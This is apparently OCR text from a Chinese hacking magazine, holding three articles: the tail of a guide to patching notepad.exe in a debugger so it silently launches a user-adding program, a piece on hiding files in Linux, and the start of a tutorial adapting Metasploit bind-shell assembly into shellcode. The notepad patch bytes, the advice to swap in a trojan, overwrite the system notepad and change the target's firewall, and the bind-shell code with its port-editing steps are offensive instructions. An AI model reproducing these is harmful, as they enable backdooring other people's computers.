01007D84     6F 70 65 6E 0>ASCII "open",0
```

修改01007DA0为：

```
01007DA0  > \60            PUSHAD
01007DA1    6A 00          PUSH 0                          ; /IsShown = 0
01007DA3    6A 00          PUSH 0                          ; |DefDir = NULL
01007DA5    6A 00          PUSH 0                          ; |Parameters = NULL
01007DA7    68 747D0001    PUSH notepad_.01007D74          ; |FileName = "d:\\AddUser.exe"
01007DAC    68 847D0001    PUSH notepad_.01007D84          ; |Operation = "open"
01007DB1    6A 00          PUSH 0                          ; |hWnd = NULL
01007DB3    90             NOP                             ; |
01007DB4    90             NOP                             ; |
01007DB5    90             NOP                             ; |
01007DB6    E8 FEAB3F76    CALL SHELL32.ShellExecuteA      ; \ShellExecuteA
01007DBB    61             POPAD
01007DBC    6A 70          PUSH 70
01007DBE    68 88180001    PUSH notepad_.01001888
01007DC3    E9 1DEDFFFF    JMP notepad_.01006AE5
```

修改完成后保存为note_test.exe，运行，哈哈，没有看到dos窗口吧，看看系统用户吧，有个test吧，成功^o^。现在修改路径AddUser.exe的路径吧，别忘了在记事本里修改啊，也不要忘了覆盖系统的记事本，除非别人不用记事本，否则……呵呵。

感谢孟方明给大家带来的精彩思路。不过，可能有些我这样的菜鸟在编辑的时候会有如图3的问题：提示Unrecognized command，这是由于选定的空间不足以存放我们输入的字符串，这个时候按住左键拖动鼠标多选定几行就可以了，如图4。




图 3




图 4

另外实际应用的时候这里的AddUser.exe应该是你的木马或者dll木马，这样才有实际价值。建议大家修改目标系统的防火墙，每次都随系统启动的啊！够狠吧~ 嘿嘿！

Linux下文件另类加密技巧

姜超

相信喜欢安全的朋友们都应该对个人隐私的安全性比较重视吧！说到文件的保密，在Windows下可谓是五花八门，什么隐藏、加密、甚至加锁，种类可真不少，但是说到不用第3方软件来使文件保密，那可有点难度。那么我今天就来讲讲如何不使用第3方软件在Linux系统上使文件保密的3个方法吧！

一.利用vi加密

优点：加密后，如果不知道密码，不会看到明文，包括root用户也看不了。

缺点：1、很明显让别人知道他加密了，会造成让人破解的可能。

2、容易让别人把加密的文件破坏掉（包括内容破坏、删除）。

用过Linux的朋友们都对VI编辑器非常熟悉了吧，vi里有个命令是给文件加密的，如果对vi不熟悉的朋友可以看看，我这里举个简单的例子演示一下：

1、首先我在/tmp目录下建立一个test.txt的文件：

[root@mail tmp]# vi test.txt

2、回车进到编辑模式，我输入完资料后按一下ESC，接着输入:X（注意：这里是大写的X，如果是小写就是保存退出的意思了）然后按回车。

3、这时会提示让你输入密码，这里要输入2次密码，如图1。

4、现在这个文件已经加密了，我们再次打开这个文件的时候，会提示让你输入密码，如果密码输入错误的话，显示出来的东西会是乱码的。这时候你也许会问，那么我不用vi编辑器，而用别的方法打开文件会看到明文吗？

```
输入密码： *******
请再输入一次： *******
```

图 1

```
[root@mail tmp]# more test.txt
VimCrypt~01!t2lF  <=v á  lv?à 7 è
o9???=' ?á??Yq?O
T\S ¯??R' LO?"?ò @S?r?}C'j)
>?q'RK
[root@mail tmp]#
```

看到了吧，出来的同样是乱码，这说明vi加密还是很安全的，但是考虑到它的缺点，我们就应该好好考虑如何把文件保密性尽可能的提高。

这里我教大家第2种方法，说起来，这种方法是在老师讲关于颜色的时候歪打正着才出来的结果，后来我和老师一起研究，把这种误操作也做成了一种加密效果，所以我才叫另类加密。好了，看来大家很想知道是什么方法，那么我就来演示一下。

二、利用Linux 以颜色显示误操作导致的加密

优点：迷惑对方，让对方即使看到文件的存在，但是他却不能正确的打开。

缺点：在图形界面下能被发现，或者知道原理的朋友能被发现。

我们都知道Linux文本模式下输入ls命令的时候会显示目录下文件以及文件夹，但是我们发现不同的文件有不同的颜色。

例如：可执行文件（绿色），硬件设备文件（黄色），文本文件（白色），链接文件（浅蓝色），目录（蓝色）。其实这些颜色都是可以修改的，因为Linux下有个配置文件是专门对文件颜色做修改的，这个文件就是/etc/DIR_COLORS。我们可以用vi编辑这个文件。

1、**[root@mail etc]# vi /etc/DIR_COLORS**进到文件后，把光标移到下面的部分，我们可以看到里面全都是一些文件类型，如图2。

```
# (and any comments you want to add a
.cmd 01;32 # executables (bright gree
.exe 01;32
.com 01;32
.btm 01;32
.bat 01;32
.sh  01;32
.csh 01;32
.tar 01;31 # archives or compressed (
.tgz 01;31
.arj 01;31
.taz 01;31
.lzh 01;31
.zip 01;31
.z   01;31
.Z   01;31
.gz  01;31
.bz2 01;31
.bz  01;31
.tz  01;31
.rpm 01;31
.cpio 01;31
.jpg 01;35 # image formats
"/etc/DIR COLORS" [已转换] 96L, 2456C
```

图 2

2、我随便拿一个文件来解释：

“.cmd 01;32”（这个文件的.cmd是说明扩展名为.cmd的文件。后面的“01;32”说明是以绿色来显示，具体的颜色对应的什么数字，大家可以在DIR_COLORS文件里找，里面有注释。）如果我们想自己创建一种类型的文件，我们就可以向里面添加。

3、我们要添加一种扩展名为jc的文件并以红色显示。我们就可以这么添加“.jc 01;31”，这样我们保存后，退出终端，再进入终端，并且建立一个扩展名为.jc的文件，我们就可以发现他已经是红颜色的了。

4、那么大家会问：讲了这么半天了，到底如何给文件加密啊？别着急，我一开始做实验的时候，不小心把后面的01写成别的了，当时我是这么写的“,.jc m31”不仅数字打错变成m而且还没加“;”号，结果保存退出后，自己建立一个名为s.jc的文件。

5、ls看一下，大家知道出现什么结果了吗？结果这个文件竟然显示成31ms.jc ，当时我就觉得奇怪，于是编辑这个31ms.jc文件，当我进到这个文件里时，发现这个根本不是我刚才建立的那个文件，到最后也没有找到。

后来我就想，反正我知道我刚才建立的是s.jc文件，那么我就 #vi s.jc 结果真就进去了，而且就是我刚才建立的文件，那么我就奇怪，为什么这个s.jc文件没显示出来，出来的却是31ms.jc呢？

6、后来我才发现原理是我编辑DIR_COLORS文件写错造成的。后来经过研究才发现我们平时用的ls命令其实后面默认是带——color参数的，——color这个参数的意思就是当我们用ls显示东西时以颜色的方式显示出来。其实还有很多有关的命令默认后面都自带参数，这是因为系统为了让用户使用方便，就默认加了参数，如果大家比较感兴趣的话，请到各用户的家目录里用**ls -al**列出所有隐藏文件并会发现有一个叫.bashrc的文件，这个文件就可以修改命令参数，甚至可以让一个命令变成另外一个命令，这个就需要大家多动脑研究研究了。

7、那么我们如何才能看到真正的文件呢？

这里有2种方法：

（1）可以用**[root@mail /]# ls ——color=none**或者用**[root@mail /]# dir**

（2）可以用我上面说的修改.bashrc文件来把默认的—color后面加上none。

1 # bashrc

```
        2
        3 # User specific aliases and functions
        4
        5 alias rm='rm -i'
        6 alias cp='cp -i'
        7 alias mv='mv -i'
    8 alias ls='ls --color=none'
    9
        10 # Source global definitions
        11if [ -f /etc/bashrc ]; then
        12      . /etc/bashrc
        13 fi
```

上面是.bashrc文件里的内容，其中第8行是我加进去的，目的就是以后用ls显示东西的时候就不带颜色了。当然，利用这种方法我们还可以扩展一下思路，我们可以编辑DIR_COLORS文件里面写上".jc 40;30"来让.jc结尾文件的颜色跟终端一个颜色，这样的话当我们显示资料的话就看不到这个文件了。

三、利用特殊文件名字让别人不能动你的文件

这招说起来很简单，但是如果我不说如何做，碰到这种情况时你可未必能对这种文件进行操作哦！！

1、首先我们建立一个文件，但是这个文件的前面一定得是以"—"这个符号开头，例如：**[root@mail /]# cat >-test.txt**

2、然后我们用ls来看看，如图3。

```
[root@mail /]# ls
 bin  conan  dev home  lib      misc opt proc sbin -test.txt usr
 boot Desktop etc initrd lost+found mnt  php root TEST tmp      var
```

图3

3、大家看到了吧，里面有个-test.txt的文件，好了，那么我们现在用rm命令来删除它吧！如图4。

```
[root@mail /]# rm -test.txt
 rm无效选项 -- t
 请尝试执行'rm --help'来获得更多信息
```

图4

看到了吧，系统把前面带"—"这种文件当做参数了，所以提示说找不到这样的选项，当然也就不能删除了。来看看能不能对它进行编辑和修改**[root@mail /]# vi -test.txt**我们首先用vi编辑器来打开他，但是出现的结果竟然是如图5的样子。

```
E433: 没有 tag 文件
E426: 找不到标签(tag): est.txt
请按 ENTER 或其它命令继续
```

图5

后来我又用过很多方法来试图打开他，但是都没成功，最终的原因就是，所有的命令都把-test.txt当做一个参数，而各命令没有这个参数导致文件不能被"侵犯"。呵呵，那么对于这种情况大家是否会放弃呢？千万不要，下面我就来告诉大家如何对付这种文件。

4、我们可以在命令的后面加上"--"来对付这种文件，如图6。

```
[root@mail /]# rm -- -test.txt
 rm是否删除一办文件'-test.txt'?
```

图6

哈哈，看到了吧，现在终于可以删除了。

依次类推，我们可以在vi或者其他对这个文件操作命令的后面加上"--"就可以了！

总结：

对于以上3种方法对文件进行加密或隐藏，可以使用户不能非法使用我们要保密的文件，但是我的目的其实不是这个用途，我是想让大家知道这个操作系统简直是太灵活了，基本上是你能想得出来的没有做不到的。

另外，世界上没有绝对保密的东西，只要你能想出如何加密或隐藏，那么一定就有办法来破解的。对Linux有兴趣的朋友可以E-mail：vv_cool@sina.com给我，大家一起探讨。

菜鸟也玩shellcode

孟方明[273 C@EST]

以前的x档案我写了一篇"菜鸟也能写exploit"，里面主要介绍了溢出点的定位以及exploit的编写。都是菜鸟级的东西，也不知道读者朋友们是否学到了点什么。这一次我又给大家带来了一篇溢出方面的文章，主要给大家介绍一些菜鸟级的shellcode编写了。

大家都知道的，编写shellcode是需要很深的编程功底，而且还要熟知操作系统底层知识，因此我们还是要使用别人写好的shellcode（先别急着打我，大家看我的题目——"玩"而不是"写"）。换句话说，我们是要改造高人写好的shellcode成为自己的东东。

一、手工篇

首先我们要先准备好我们的"主菜"——shellcode。我在metasploit.com上找到了几个shellcode。先看下面的一个：

```
[BITS 32]
global _start
_start:
LCaller:
    call LLoadFunctions
LDataSegment:
;========================
dd "CMD"
dd 0x79c679e7 ; closesocket        12
dd 0x498649e5 ; accept             16
dd 0xe92eada4 ; listen             20
dd 0xc7701aa4 ; bind               24
dd 0xadf509d9 ; WSASocketA         28
dd 0x3bfcedcb ; WSAStartup         32
......
LBind:
    push edi
    push edi
    push dword 0x11220002 ; port 8721
    mov esi, esp
```

```
push byte 0x10          ; length
push esi
push ebx
call [ebp + 24]
……
```

我只列出了部分关键代码，完整代码详见光盘。这个是汇编写的bind shell，它可以绑定一个cmd shell到任意本地端口。我们要做的就是把上面的代码写成shellcode形式。

首先找到这句：**push dword 0x11220002 ; port 8721** 这个就是绑定的端口，比如我们想绑定1234端口，那么先把1234换成十六进制是04d2，然后再按照低位在前高位在后的顺序排列就是d204。替换到原句后变成：**push dword 0xd2040002**

OK！代码是改好了，下面我们需要把这段代码编译成一个二进制文件，我这里用到的编译器是nasm。把上面的代码存为bindshell.asm，复制此文件到nasm解压目录下的bin子目录下。然后打开一个cmd窗口，并来到bin目录下，然后输入：**nasm –f bin –o bindshell.bin bindshell.asm** 回车确认后，我们就可以得到一个二进制文件bindshell.bin，如图1。




图 1

用ultraedit打开bindshell.bin文件，如图2。看到那些十六进制树了吗？那就是我们的shellcode了，我们只要把那些十六进制数复制下来，然后改写成“\xE8\x38\x00\x00\x00\x43”这样的形式就可以了。可是手动太麻烦了，我们还是编程解决。于是我写了一个包含下面代码的简单perl程序(你用python或者其它任何语言我都不反对的^.^)：




图 2

```
#!/usr/bin/perl
#powered by 无敌最寂寞[EST]
my $filename=shift;
open(FILE,"<$filename");
open(RES,">result.txt");
while(<FILE>)
{
    s/\s*h//ig;
    s/;.*//ig;
    s/\s*$//g;
    s/\s/\\x/ig;
            print $_;
    print RES "\"".$_."\"\n";
}
close FILE;
close RES;
```

别小看这些代码哦，它可以省去我们的手工之苦。把这些代码存为hex.pl，然后在ultraedit里按下ctrl+a组合键全选所有内容，然后单击右键选择菜单中的“HEX 复制选定区”。接着在bin目录里新建任意文件（为了方便，我把hex.pl以及新建的这个文件hex.txt都放在了bin目录下了），在新建的文件中ctrl+v粘贴并保存此文件，如图3。




图 3

接着在先前打开的cmd窗口下输入：**hex.pl hex.txt**，回车确认后如图4。

